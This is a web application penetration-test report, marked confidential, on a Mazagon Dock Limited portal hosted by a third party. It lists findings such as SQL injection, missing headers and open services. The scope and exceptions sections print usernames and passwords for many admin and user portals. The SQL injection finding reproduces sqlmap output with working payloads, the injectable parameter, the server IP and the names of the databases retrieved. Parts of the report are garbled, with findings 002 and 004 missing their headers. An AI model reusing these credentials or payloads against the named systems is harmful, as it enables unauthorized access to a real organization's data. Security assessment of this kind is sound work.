



Innovador
Infotech Private Limited
CERT-IN Information Security Auditor
STQC Empaneled Test Laboratory (SETL)

Mazagon Dock Limited Web Application Penetration Testing Technical Report

Prepared For: Business To Work

Date: 19/09/2024

First Report

Report Issued By: Shanu Vishwakarma, Team Lead, Innovador Infotech

Report ID - IIPL/PR/24/09/WEB/PN/S023/v1.0

1. Document Control

1.1 Company Confidential

This document contains company confidential information and is submitted in confidence to the customer for their own internal use.

1.2 Proprietary Information

The content of this document should be considered proprietary information and should not be disclosed outside of Innovador.

Document History			
Issue No.	Date of Issue	Issued by	Description
0.1	17/09/2024	Innovador Pen Test Team	First Draft
0.2	18/09/2024	Innovador Pen Test Team	Quality Assurance
1.0	19/09/2024	Innovador Pen Test Team	Initial Report Release

Document Distribution List	
Client Name	Business To Work
Function Owner	
SPOC (Special Person of Contact)	

S. No	Name of Tool/Software used	Version of the tool /Software used	Open Source/Licensed
1	Burp Suite Professional	2024.5.4	Licensed
2	Invicti	6.3.3	Licensed
3	SQLmap	1.8.2	Open Source
4	Nmap	7.94	Open Source
5	Nuclei	--	Open Source
6	Dirbuster	--	Open Source
7	Nikto	--	Open Source
8	Hydra	--	Open Source

1.3 Internal Team

The following members from the Innovador's Pen Test team participated in the testing, reviewed documentation, and/or contributed to this report.

Rahul Mishra – Technical Director
Abhilash Jain – Sr. Security Consultant
Neha Garg – Sr. Security Analyst
Shanu Vishwakarma – Team Lead
Sagar Rajput - Security Analyst
Sourav Pal - Security Analyst

Table of Contents

1. Document Control2

1.1 Company Confidential..... 2

1.2 Proprietary Information..... 2

1.3 Internal Team..... 2

2. Executive Summary4

2.1 Summary of Findings 4

2.1.1 Business Impact 4

2.2 Details of Vulnerabilities 5

Exceptions5

3. Penetration Test Goals and Objectives6

4. Description of Scope6

5. Penetration Test Approach8

5.1 Phase 1 – Project Planning and Initiation 8

5.2 Phase 2 – Penetration Testing Services..... 8

5.2.1 Activity 1: Intelligence Gathering 8

5.2.2 Activity 2: Vulnerability Detection..... 8

5.2.3 Activity 3: Penetration Testing 8

5.3 Phase 3 – Reporting 8

5.4 Phase 4 – Retesting 8

6. Security Assessment Findings9

Mazagon Dock Limited Web Application – Q3 24 - 001 9

SQL Injection..... 9

Mazagon Dock Limited Web Application – Q3 24 - 002..... 12

HTTP Security Headers Missing 12

Mazagon Dock Limited Web Application – Q3 24 - 003..... 14

Unnecessary Services Running on the server..... 14

Mazagon Dock Limited Web Application – Q3 24 - 004..... 15

Improper Error Handling..... 15

Mazagon Dock Limited Web Application – Q3 24 - 005..... 16

Content Spoofing..... 16

Mazagon Dock Limited Web Application – Q3 24 - 006..... 17

Options Method Enabled..... 17

Mazagon Dock Limited Web Application – Q3 24 - 007 18

Information Disclosure 18

7. Innovador Pen Test Methodology20

8. Appendix: Core References20

2. Executive Summary

INNOVADOR Pen Test team was engaged **Business To Work** by to conduct a penetration testing of **Mazagon Dock Limited Web Application** during the period **12th September 2024** to **19th September 2024**. The security assessment discovered **7 vulnerabilities** in the target of penetration test.

The prime objective of this security exercise is to assess & identify potential Cyber risks associated with the underlined platforms & technologies and remediate those identified risks as effective Risk Management methodology.

The focus of the penetration testing was to test **Mazagon Dock Limited Web Application** for vulnerabilities in their systems and applications that could allow access to internal private networks, systems or gain unauthorized access to sensitive or confidential information.

The penetration test provides **Mazagon Dock Limited Web Application** with insight into the resilience of its systems to withstand attacks from unauthorized users and the potential for valid users to abuse their privileges and access.

This report details the scope of testing conducted, goals and objectives of the tests, and all significant findings along with remediation advice. The summary below offers a non-technical summary of key findings with business risk.

Risk Ratings


The risk rating for each finding in this report is based on the Impact and Exploit vector of the vulnerability. Here's a guide to interpreting the risk rating:

Risk Rating	Explanation
CRITICAL	Vulnerability was discovered that has been rated as critical. It is recommended that corrective actions are implemented urgently. This category of risk should be monitored closely by management.
HIGH	Vulnerability was discovered that has been rated as important. It is recommended that corrective actions must be implemented within a short term.
MEDIUM	Vulnerability was discovered that has been rated as of medium criticality. It is recommended that corrective actions should be part of on-going security maintenance of the system.
LOW	Vulnerability was discovered that has been rated as of low criticality. Owner should consider whether to apply corrective measures as part of routine maintenance tasks or to accept the risk.
INFO	A finding was discovered that has been rated as of informational value which should be addressed in order to meet industry best practice.

2.1 Summary of Findings

The graph below shows a summary of the number of findings found for each risk level during the penetration testing. **1 Critical, 2 medium, 3 low** and **1 Information** risk findings were noted and should be addressed as a priority.

2.1.1 Business Impact



2.2 Details of Vulnerabilities

Vulnerability ID	Vulnerability Name	Severity	Status
Mazagon Dock Limited Web Application – Q3 24 - 001	SQL Injection	Critical	Open
Mazagon Dock Limited Web Application – Q3 24 - 002	HTTPs Security Headers Missing	Medium	Open
Mazagon Dock Limited Web Application – Q3 24 - 003	Unnecessary Services Running	Medium	Open
Mazagon Dock Limited Web Application – Q3 24 - 004	Improper Error Handling	Low	Open
Mazagon Dock Limited Web Application – Q3 24 - 005	Content Spoofing	Low	Open
Mazagon Dock Limited Web Application – Q3 24 – 006	Options Method Enabled	Low	
Mazagon Dock Limited Web Application – Q3 24 - 007	Information Disclosure	Info	Open

Exceptions

- 1. This URL credentials are not working.
<https://mdl.businessstowork.com/Admin>
Username: SuperAdmin001
Password : Admin#123
- 2. This URL https://mdl.businessstowork.com/app/Publish_MDL_E_Vendor/index.aspx?msg=E credentials are not provided.
- 3. Requirement Details are not provided for this URL
<https://mdl.businessstowork.com/app/billtrackingsystem/ForgotPassword.aspx> for testing.

3. Penetration Test Goals and Objectives

As part of our information security program the Innovador Pen Test team evaluated the protection of its people, process, data, systems and networks to ensure that controls are in place.

The objectives of this assessment are highlighted below:

- To identify technical as well as logical vulnerabilities/weaknesses in the application and provide recommendations for risk mitigation.
- To discover whether an attacker can leverage flaws in the application to compromise the confidentiality, integrity and availability of the information.
- To help management & development team to understand their current application security postures in order to develop an action plan to minimize the threat of attack or misuse.

4. Description of Scope

The scope of penetration testing included below components and the Innovador Pen Test team located in the Innovador office of Lucknow, India conducted the pen testing. Testing was conducted from **12th September 2024** to **19th September 2024**.

The following constitutes the scope of the **Mazagon Dock Limited Web Application's** penetration test, this includes any system(s) used to provide any security feature such as authentication or encryption:

Application/Server Name	Application/Server Type	URL/IP Address
Mazagon Dock Limited Web Application	Web Application	https://mdl.businessstowork.com/app/mdlapprentice/Login.aspx username : 753612 password : Mdl@0723cit
		https://mdl.businessstowork.com/app/mdlapprentice/control/Login.aspx username: APP@Admin password: Mdl@0723cit
		https://mdl.businessstowork.com/app/MDLJobPortal/ Username : 925191 Password : Mdl@0723cit
		https://mdl.businessstowork.com/app/MDLJobPortal/control Username : MDL@Admin Password : Mdl@0723cit
		https://mdl.businessstowork.com/app/OnlinePortal/ Username : Employee Password Mdl@0723cit
		https://mdl.businessstowork.com/app/OnlinePortal/control Username : Online@Admin Password : Mdl@0723cit
		https://mdl.businessstowork.com/app/EmployeePortal/ Username : 365 Password : Mdl@0723cit
		https://mdl.businessstowork.com/app/EmployeePortal/control Username : Employee@admin Password : Mdl@0723cit
		https://mdl.businessstowork.com/app/billtrackingsystem/ User ID : 1007476 Pwd : Mdl@0723cit

		https://mdl.businessstowork.com/app/billtrackingsystem/control User ID : admin Pwd : Mdl@0723cit https://mdl.businessstowork.com/app/control/ Username : admin Password : Mdl@0723cit https://mdl.businessstowork.com/app/Publish_MDL_E_Vendor/index.aspx?msg=E https://mdl.businessstowork.com/app/Publish_MDL_E_Vendor/index.aspx?msg=R VendorCode - 0001 mailto:cdsouza@tonboimaging.com pwd : Mdl@0723cit https://mdl.businessstowork.com/app/Publish_MDL_E_Vendor/control/index.aspx Username : mailto:srr@mazagondock.gov.in Password : Mdl@0723cit https://mdl.businessstowork.com/app/BalanceConfirmation/ Username: 1007476 Password : Mdl@0723cit https://mdl.businessstowork.com/app/BalanceConfirmation/control/login.aspx Username: admin Password : Mdl@0723cit https://mdl.businessstowork.com/Admin Username: SuperAdmin001 Password : Admin#123
--	--	---

5. Penetration Test Approach

Innovador's penetration testing team took the following approach:

5.1 Phase 1 – Project Planning and Initiation

Prior to commencement of the Penetration Test Innovador conducted a kick-off meeting with business unit to commence the assessment and finalize the proposal document containing in-scope components, rules of engagement ("RoE") etc.

The proposal document included a draft engagement plan and overall schedule and tasks planned for the assessment.

The proposal document included points of contact, in-scope components, people engaged and pen testing activities, and guidelines.

5.2 Phase 2 – Penetration Testing Services

Innovador's team performed penetration testing based on the following three activities.

5.2.1 Activity 1: Intelligence Gathering

This step consisted of gathering information about the in-scope components. The team will gather information about infrastructure, process, applications, people etc. to evaluate attack surface.

5.2.2 Activity 2: Vulnerability Detection

Innovador's team performed vulnerability identification, which included:

- Vulnerability Identification – Active vulnerability analysis on the in-scope components.
- Confirmation & Manual Testing – Review and analysis to remove false positives. Manual testing will be performed to identify flaws not easily identifiable with automated tools.

Specifically, Innovador's team:

- Performed initial scanning with automated vulnerability identification and analysis tools to identify target areas for manual testing
- Performed manual testing to identify security weaknesses based on the security standards such as OWASP Top 10 (2017 and 2021) vulnerabilities
- Performed automated scanning with and analyzed results manually to eliminate false positives
- Performed verification and manual penetration testing of identified potential vulnerabilities
- Performed manual testing for vulnerability discovery and exploitation in conjunction with automatic vulnerability scanning
- Correlated discovered vulnerabilities to discover additional threats posed by an aggregate of vulnerabilities

5.2.3 Activity 3: Penetration Testing

Innovador's team performed vulnerability exploitation based on agreement with business unit, including:

- Communicating the exploitation strategy with the brand and obtaining confirmation before performing the actual exploitation steps on the target systems
- Performing controlled vulnerability exploitation using automated and manual techniques

5.3 Phase 3 – Reporting

This document report was created and shared in draft form with brand, before finalization.

5.4 Phase 4 – Retesting

Innovador's pen test team will provide remediation support and perform retesting of vulnerabilities upon request from brand or remediation team.

6. Security Assessment Findings

This section documents the detailed findings that were noted and documented during the testing. These findings are assigned a rating that corresponds to the exposure associated with each.

Mazagon Dock Limited Web Application – Q3 24 - 001	SQL Injection	Critical
Finding Description:	SQL Injection or SQLi vulnerability in the code of websites and web apps that allows attackers to hijack back-end processes and access, extract, and delete confidential information from your databases. During analysis, it was observed that the web application has not implemented security mechanism to mitigate SQL Injection attacks and as a result we are able to exploit the entire database and extract all the information present in the database server. CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') <pre>[05:57:10] [INFO] testing if the target URL content is stable [05:57:10] [INFO] target URL content is stable [05:57:10] [INFO] testing if (custom) POST parameter 'JSON-like EmployeeID' is dynamic [05:57:11] [INFO] (custom) POST parameter 'JSON-like EmployeeID' appears to be dynamic [05:57:12] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON-like EmployeeID' might not be injectable [05:57:13] [INFO] testing for SQL injection on (custom) POST parameter 'JSON-like EmployeeID' [05:57:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause' [05:57:15] [INFO] (custom) POST parameter 'JSON-like EmployeeID' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable [05:57:16] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Server' it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (2) and risk (2) values? [Y/n] y [05:57:31] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' [05:57:32] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' [05:57:33] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause' [05:57:33] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)' [05:57:33] [INFO] (custom) POST parameter 'JSON-like EmployeeID' is 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)' in jectable [05:57:33] [INFO] testing 'Generic inline queries' [05:57:33] [INFO] testing 'Microsoft SQL Server/Sybase inline queries' [05:57:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)' [05:57:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE - comment)' [05:57:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries' [05:57:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (DECLARE)' (custom) POST parameter 'JSON-like EmployeeID' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N sqlmap identified the following injection point(s) with a total of 81 HTTP(s) requests: -- Parameter: JSON-like EmployeeID ((custom) POST) Type: boolean-based blind Title: AND boolean-based blind - WHERE or HAVING clause Payload: {EmployeeID: "'365' AND 7852=7852"} Type: error-based Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN) Payload: {EmployeeID: "'365' AND 9618 IN (SELECT (CHAR(113)+CHAR(118)+CHAR(112)+CHAR(107)+CHAR(113)+(SELECT (CASE WHEN (9618=9618) THEN CHAR(4 9) ELSE CHAR(48) END))+CHAR(113)+CHAR(122)+CHAR(106)+CHAR(106)+CHAR(113)))"} -- [06:03:58] [INFO] testing Microsoft SQL Server [06:03:58] [INFO] confirming Microsoft SQL Server [06:03:58] [INFO] the back-end DBMS is Microsoft SQL Server web server operating system: Windows web application technology: ASP.NET back-end DBMS: Microsoft SQL Server 2019 [06:03:58] [WARNING] HTTP error codes detected during run: 500 (Internal Server Error) - 76 times [06:03:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/mdl.businessstowork.com' [06:09:15] [INFO] fetching tables for databases: ASPState, ArtisDB, AttDB, BETA_DPUsa, BNPm_DB_LIVE, BNPm_PMS1, BNPm_PMS2, BNPm_PMS271023, C2CDEV , CalendarDB, CanaraBankLondon, CanaranBankLondon, CanfinHomes, CdsKeralaDb, Coupa_Beta, DBUsersSignuplogin, DFFestival, DFFestivaln, DFFestivalold , DMRCB, DMRCASH, DMRCMB, DMRC_MEDICAL, DMRC_MEDICAL_NEW, DPUsa, EmployeeInternalDB, FEMCANADA_BETA, FEMQUEBEC_BETA, FEMUSA _REP, FEMUSA_REP_BETA, GBAMOPNGDB, GaganMalikDb, HPCLDPRO, HPCLDDEVDB, HURL_JOBPORTAL, HpcLDB1, HpcLreplicaDB1, IFFI2021, IFFI2022, IIPMDBNEWUAT, IIPMUATDB, IMTECHDB, IOBNEWDB, IOBNEWDB_1, IOBPuducheery, IOCLDB, IOCLDB22052023, IOCLESS, IOCLPLHODB, IOCLXPRESSCORE, IOCLXPRESSCORE_BACKUP, IP20 20, IP2022, IP2023, IPPLDB, IndianaOilSpaceDB, JNARDDCDB, MLDB1, MrplDB1, MrplDB2, MrplHiqDb, MrplHiqliveDB, MrplHiqtestDB, NFA2021, NSIC, NTPCTend er08062022, NTPCTender25012021, PECS, PECSAttendance, PECSAttendance1, PECSAttendanceuat, PECSHRMS_DB, PNBChennaiDB, PNBChennaiDB1, PNBIFMSPunjabB 2WDB, PNBIFMSPunjabDB, PNBPuducheeryDB, PNBPuducheeryDB1, PNB_MIM2_DB, PSPCLDEV, PnbAms, PnbAmsDevdb, PnbBhopal, PnbBhopal1, PnbBhopalSCWDB, PnbJh arkhandDb, PnbJharkhandMIDB, PnbJharkhand_bjk, PnbKhajaneDb, PnbPpsDb001, PnbPpsDb002, PnbPpsNach001, PropertyMngDB, RWA_DB, SCI_BETA, Test, Testr ites, UcoIfmsDb001, UcoIfmsDbNew001, UcoPunjabIfmsDb001, UcoUttarakhandIfmsDb, WeChargeNew, YEIDA, [70NFA2022], [ASAP-Dev], [GaganMalik-devdb], [P NB-PANJAB-ULB], [Iimamritsar-22-02-2023], [master], [mdlnewdb-copy], apr, asapdev151122, asapstaging1, asapstaging1HR, asapstaging2, bnpm_pmsnew, canaradev, canaranewdb, cmsrites, dbCMS30082022, dbCMSLIVE, dffnew, dmrcapi, dmrcmms, eildb, horticultureDB, iimamritsar, iocl, mdlauditdb, mdl b, mdlb1, mdlb1_04042023, mdlb1_250823, mdlb2, mdlb2_04042023, mdlb_03_04, mdlivedb, mdlivedn, mdlnewdb, mdlnewdb_nic, model, mrpldev, msd b, nhdc, niftemfood, niftemnew, ntpcsamvaadnew, pecsfishingdb, pspcl, pspcl15062023, pspcl_19052023, saumtest001, serenityhouse, surplusdev, surpl uslive, tempdb, testiocstartup, tmb, ushachatbot, ushawhatsappdbstaging, wecharge, wopslive, wopslive02012023, wopsstaging</pre>	


	<pre>back-end DBMS: Microsoft SQL Server 2019 [06:09:00] [INFO] fetching database names [06:09:00] [INFO] retrieved: '70NFA2022' [06:09:00] [INFO] retrieved: 'apr' [06:09:00] [INFO] retrieved: 'ArtisDB' [06:09:00] [INFO] retrieved: 'ASAP-Dev' [06:09:00] [INFO] retrieved: 'asapdev151122' [06:09:00] [INFO] retrieved: 'asapstaging1' [06:09:01] [INFO] retrieved: 'asapstaging1HR' [06:09:01] [INFO] retrieved: 'asapstaging2' [06:09:01] [INFO] retrieved: 'ASPState' [06:09:01] [INFO] retrieved: 'AttDB' [06:09:01] [INFO] retrieved: 'BETA_DPUsa' [06:09:01] [INFO] retrieved: 'BNPM_DB_LIVE' [06:09:01] [INFO] retrieved: 'BNPM_PMS1' [06:09:01] [INFO] retrieved: 'BNPM_PMS2' [06:09:01] [INFO] retrieved: 'BNPM_PMS271023' [06:09:01] [INFO] retrieved: 'bnpm_pmsnew' [06:09:01] [INFO] retrieved: 'C2CDEV' [06:09:01] [INFO] retrieved: 'CalendarDB' [06:09:01] [INFO] retrieved: 'CanaraBankLondon' [06:09:02] [INFO] retrieved: 'canaradev' [06:09:02] [INFO] retrieved: 'CanaranBankLondon' [06:09:02] [INFO] retrieved: 'canaranewdb' [06:09:02] [INFO] retrieved: 'CanfinHomes' [06:09:02] [INFO] retrieved: 'CdsKeralaDb' [06:09:02] [INFO] retrieved: 'cmsrites' [06:09:02] [INFO] retrieved: 'Coupa_Beta'</pre>
Security Impact:	• Various attacks can be delivered via SQL injection, including reading critical application data, interfering with application logic, escalating privileges within the database, and executing operating system commands by combining the attack with SQL Injection. • Also, by logging into the Admin privilege account an attacker can read, write or change the application data which will create a CRITICAL impact on business and reputational loss.
Affected Areas:	https://mdl.businesstowork.com/app/EmployeePortal/Dashboard.aspx/GetLeaveBalanceChartData https://mdl.businesstowork.com/app/EmployeePortal/control/
Recommendations:	Following are the recommendation to prevent SQL injection attacks. • White list of acceptable values as per the requirement of the application. • Use Parameterized Queries <pre>if (Request.QueryString[0] != null) { string procuctname = Request.QueryString[0]; SqlConnection con = new SqlConnection(ConfigurationManager.ConnectionStrings["DB_ConnectionString"]. ConnectionString); SqlCommand command = new SqlCommand("SELECT Product_Name, Category_Name,Description FROM ProductMaster WHERE Product_Name =Product_Name"); command.CommandType = System.Data.CommandType.Text; command.Parameters.Add("Product_Name", SqlDbType.VarChar, 40).Value = procuctname; command.Connection = con; con.Open(); GridView1.DataSource = command.ExecuteReader(); GridView1.DataBind(); con.Close(); }</pre> • Use Parameterized Stored Procedures <pre>if(Request.QueryString[0] != null) { SqlConnection con = new SqlConnection(ConfigurationManager.ConnectionStrings["DB_ConnectionString1"].ConnectionString); string Product_Name = Request.QueryString[0]; SqlCommand command = new SqlCommand("sp_GetProducts", con); command.CommandType = System.Data.CommandType.StoredProcedure; command.Parameters.Add("Product_Name", SqlDbType.VarChar).Value = Product_Name; command.Connection = con; con.Open(); GridView1.DataSource = command.ExecuteReader(); GridView1.DataBind(); con.Close(); }</pre> • Use appropriate privileges: Do not connect to your database using an account with admin-level privileges unless there is some reason to do so.


References:	https://www.owasp.org/index.php/SQL_Injection https://portswigger.net/web-security/sql-injection
Acceptable Remediation Evidence	Retest/Review by the tester.

	• Header always set x-frame-options "SAMEORIGIN" • Header always set X-Content-Type-Options "nosniff" • Header always set Cache-Control "max-age=2628000, public" • Header always set Referrer-Policy "no-referrer-when-downgrade" • Header always set Content-Security-Policy "upgrade-insecure-requests" • Header always set Permissions-Policy "geolocation=(); midi=();notifications=();> • Access-Control-Allow-Origin: "YOUR-DOMAIN" # END MODULE HEADERS
References:	https://wiki.owasp.org/index.php/OWASP_Secure-Headers_Project
Acceptable Remediation Evidence	Retest/Review by the tester.

Mazagon Dock Limited Web Application – Q3 24 - 003	Unnecessary Services Running on the server	Medium
Finding Description:	It was noted that the server has several ports open, running services. Unwanted services increase the attack surface for an attacker; thus, it is recommended to close services that are not required. CWE-250: Execution with Unnecessary Privileges Following the screenshot shows all the open ports. <pre>5432/tcp open postgresql syn-ack PostgreSQL DB 9.6.0 or later 21791/tcp open ms-sql-s syn-ack Microsoft SQL Server 2019 15.00.2120.00; GDR1+ ms-sql-ntlm-info: 180.179.128.142:21791: Target_Name: WSERVER108-MUM NetBIOS_Domain_Name: WSERVER108-MUM NetBIOS_Computer_Name: WSERVER108-MUM DNS_Domain_Name: wserver108-mum DNS_Computer_Name: wserver108-mum Product_Version: 10.0.17763 _ ms-sql-info: 180.179.128.142:21791: Version: name: Microsoft SQL Server 2019 GDR1+ number: 15.00.2120.00 Product: Microsoft SQL Server 2019 Service pack level: GDR1 Post-SP patches applied: true _ TCP port: 21791 64630/tcp open ms-sql-s syn-ack Microsoft SQL Server 2022 16.00.1125.00; RC0+ ms-sql-ntlm-info: 180.179.128.142:64630: Target_Name: WSERVER108-MUM NetBIOS_Domain_Name: WSERVER108-MUM NetBIOS_Computer_Name: WSERVER108-MUM</pre> <pre>Scanning mdl.businessstowork.com (180.179.128.142) [65535 ports] Discovered open port 443/tcp on 180.179.128.142 Discovered open port 21/tcp on 180.179.128.142 Discovered open port 80/tcp on 180.179.128.142 Connect Scan Timing: About 13.71% done; ETC: 03:14 (0:03:15 remaining) Connect Scan Timing: About 28.73% done; ETC: 03:14 (0:02:54 remaining) Discovered open port 64630/tcp on 180.179.128.142 Connect Scan Timing: About 45.03% done; ETC: 03:14 (0:02:02 remaining) Discovered open port 21791/tcp on 180.179.128.142 Connect Scan Timing: About 60.37% done; ETC: 03:14 (0:01:25 remaining) Connect Scan Timing: About 78.29% done; ETC: 03:13 (0:00:44 remaining) Connect Scan Timing: About 80.15% done; ETC: 12:19 (6:34:46 remaining) Connect Scan Timing: About 94.81% done; ETC: 07:12 (1:27:19 remaining) Discovered open port 5432/tcp on 180.179.128.142</pre>	
Security Impact:	Unwanted services increase the attack surface for an attacker; thus, it is recommended to close services that are not required.	
Affected Areas:	https://mdl.businessstowork.com/app/	
Recommendations:	It is recommended to close the unnecessary services which are not required and firewall-off any services which may be required but do not require access from external addresses.	
References:	https://its.ucsc.edu/security/services.html	
Acceptable Remediation Evidence	Retest/Review by the tester.	

Mazagon Dock Limited Web Application – Q3 24 - 005	Content Spoofing	Low
Finding Description:	Content Spoofing is a type of cyber-attack where a malicious actor manipulates the content of a website or application to deceive users.	
Security Impact:	Attackers can manipulate content to deceive users into entering sensitive information, such as usernames, passwords, credit card details, or personal information. Attackers can use these credentials to gain unauthorized access to user accounts, potentially compromising personal and sensitive data.	
Affected Areas:	https://mdl.businessstowork.com/app/control/ContentspoofingForgot_password.aspx	
Recommendations:	Implement security headers, like Content Security Policy (CSP) and X-Frame-Options, to prevent unauthorized content manipulation and framing. Employ strong authentication mechanisms, such as multi-factor authentication (MFA), to reduce the risk of unauthorized access even if credentials are stolen.	
References:	https://owasp.org/www-community/attacks/Content_Spoofing	
Acceptable Remediation Evidence	Retest/Review by the tester.	

Mazagon Dock Limited Web Application – Q3 24 - 006	Options Method Enabled	Low
Finding Description:	The OPTIONS method is an HTTP request method used to determine the available methods and capabilities supported by a web server for a specific resource. It is often used in combination with the HTTP "Access-Control-Request-Method" header to enable cross-origin resource sharing (CORS) in web applications During testing it was found that Options method is enabled where PUT AND DELETE methods are very dangerous. 	
Security Impact:	The OPTIONS method provides the list of supported methods by the webserver, it represents a request for information about the communication options available on the request/response chain identified by the Request-URI.	
Affected Areas:	https://mdl.businessstowork.com/app/	
Recommendations:	It is suggested to disable any HTTP methods which are not going to be utilized and which are not required to be implemented on the webserver.	
